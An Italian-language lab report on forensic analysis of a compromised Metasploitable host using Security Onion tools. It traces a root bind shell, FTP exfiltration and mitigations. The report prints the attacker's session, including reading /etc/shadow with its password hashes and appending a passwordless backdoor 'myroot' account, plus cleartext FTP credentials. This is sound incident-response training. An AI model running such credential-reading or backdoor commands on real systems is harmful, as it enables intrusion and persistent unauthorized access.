BW3- Esercizio Bonus 2

Indagine su Compromissione Host ed Esfiltrazione Dati via FTP

Autore: Cybereagles

Sintesi

Il presente report documenta l'attività di analisi forense e di rete volta a investigare un **incidente di sicurezza su un host compromesso**. L'obiettivo primario è esaminare i log generati durante lo sfruttamento per identificare gli host coinvolti e determinare il contenuto del **file riservato *confidential.txt*** esfiltrato. L'analisi ha confermato l'avvenuta **escalation dei privilegi (root)** e l'esfiltrazione dei dati sensibili tramite protocollo FTP in chiaro.

Scopo del test e analisi dello scenario

Scenario e Obiettivi

L'attività si svolge in un ambiente di laboratorio controllato impiegando la suite **Security Onion** per l'analisi forense. L'obiettivo è tracciare la kill-chain dell'attacco analizzando la 5-tupla di rete e i log aggregati per risalire alle azioni malevole. Gli host identificati sono:

- **Attacker**: Kali Linux (192.168.0.11) utilizzata per la fase offensiva e la successiva ricezione dei dati.
- **Target**: Macchina bersaglio (209.165.200.235) con focus sulla vulnerabilità che ha permesso l'apertura di una shell e il furto delle informazioni.

Strumenti

- **Sguil**: Utilizzato per l'esplorazione degli eventi di sicurezza in tempo reale (alert IDS) e l'analisi immediata delle trascrizioni delle sessioni compromesse.
- **Wireshark**: Analizzatore di protocolli impiegato per l'ispezione granulare dei pacchetti e la ricostruzione dettagliata dei flussi TCP in fase di post-exploitation.
- **Kibana**: Piattaforma di aggregazione log utilizzata per filtrare il traffico FTP e recuperare i metadati e il payload testuale del file esfiltrato tramite tecniche di *Zeek Hunting*.

Svolgimento

Fase 1: Analisi degli Alert di Sicurezza e Triage

La prima fase ha previsto l'accesso al client **Sguil** per l'esplorazione degli eventi. È stato individuato un alert critico recante il messaggio *GPL ATTACK_RESPONSE id check returned root*, indicativo di un'avvenuta esecuzione di comandi con privilegi elevati sul sistema target. Richiedendo la trascrizione della sessione, si è osservata l'esecuzione in chiaro di comandi Linux, confermando l'interazione interattiva dell'attaccante tramite la shell della vittima.



Figura 1 Interfaccia di Sguil con l'alert "GPL ATTACK_RESPONSE id check returned root" evidenziato e la relativa finestra di Transcript aperta.

Fase 2: Analisi del Traffico Post-Exploitation

Per ottenere una visibilità completa sui comandi impartiti, si è proceduto con il pivoting verso **Wireshark** per ispezionare il file di cattura *.raw*. Tramite la funzionalità *Follow TCP Stream*, è stato ricostruito l'intero flusso di comunicazione su una bind shell non cifrata sulla porta *6200*. L'ispezione ha rivelato che l'attaccante ha eseguito attività di ricognizione leggendo il file */etc/shadow* e ha stabilito una persistenza duratura iniettando l'utenza malevola *myroot* con privilegi massimi all'interno del file delle credenziali.

```
id
uid=0(root) gid=0(root)
nohup  >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB)  TX bytes:20187 (19.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB)  TX bytes:225633 (220.3 KB)

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
```

```
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
analyst:$1$uvEqE7eT$x6gczc318aD6mhxOFZqXE.:17338:0:99999:7:::
echo "myroot::14747:0:99999:7:::" >> /etc/shadow
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
myroot::14747:0:99999:7:::
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

Figura 2 Parte del flusso TCP ricostruito in Wireshark che mostra i comandi inviati, tra cui la lettura di /etc/shadow e la creazione dell'utente backdoor 'myroot'.

Fase 3: Ricerca ed Estrazione del File Compromesso

Accertata la compromissione del sistema, l'indagine si è spostata su **Kibana** per rintracciare il file *confidential.txt* mancante. È stata effettuata una ricerca specifica per l'IP sorgente, impostando un time range assoluto al mese di giugno 2020. Filtrando i risultati per il log type *bro_ftp*, sono state individuate le connessioni di esfiltrazione. La trascrizione del traffico di controllo tramite il lettore **CapME** ha rivelato l'autenticazione con le credenziali in chiaro *analyst* / *cyberops* e l'invio del comando $ STOR confidential.txt.

Figura 3 Trascrizione CapME in Kibana che evidenzia lo scambio di credenziali FTP in chiaro e l'esecuzione del comando STOR per il trasferimento.

Fase 4: Zeek Hunting e Lettura del Payload

Al fine di recuperare il contenuto esatto del documento sottratto, è stata sfruttata la dashboard *Files* di Kibana, applicando il filtro selettivo *FTP_DATA*. Il sistema ha classificato il file trasferito attribuendogli il MIME Type *text/plain*. L'espansione dei log associati ha fornito l'accesso al payload testuale decodificato, permettendo di leggerne chiaramente il contenuto: "CONFIDENTIAL DOCUMENT. DO NOT SHARE. This document contains information about the last security breach.".



Figura 4 Espansione della voce log in Zeek/Kibana che mostra i metadati e il payload testuale in chiaro del file "confidential.txt".

Conclusioni

L'attività analitica ha dimostrato in modo inequivocabile la compromissione totale dell'host target tramite l'accesso a una shell non cifrata, che ha garantito all'attaccante privilegi di root. Sono state accertate gravi compromissioni dell'integrità del sistema, come la creazione di un account backdoor, seguite dall'esfiltrazione in chiaro di un documento riservato sfruttando il protocollo FTP. I rischi associati confermano la massima criticità per l'infrastruttura di rete.

Si raccomandano le seguenti azioni di mitigazione:

- **Isolamento ed Eradicazione della Minaccia**: È imperativo isolare immediatamente l'host 209.165.200.235 dal resto della rete per contenere e circoscrivere la minaccia. Occorre procedere tempestivamente con una bonifica del sistema, rimuovendo l'utente backdoor *myroot* e forzando il reset di tutte le password.
- **Network Hardening e Segmentazione**: Bloccare a livello di firewall aziendale tutto il traffico anomalo in ingresso e in uscita sulla porta *6200*. È inoltre mandatorio deprecate l'utilizzo del protocollo FTP in chiaro a favore di alternative sicure dotate di cifratura TLS/SSH (es. SFTP/FTPS), al fine di impedire future intercettazioni di credenziali e dati sensibili in transito.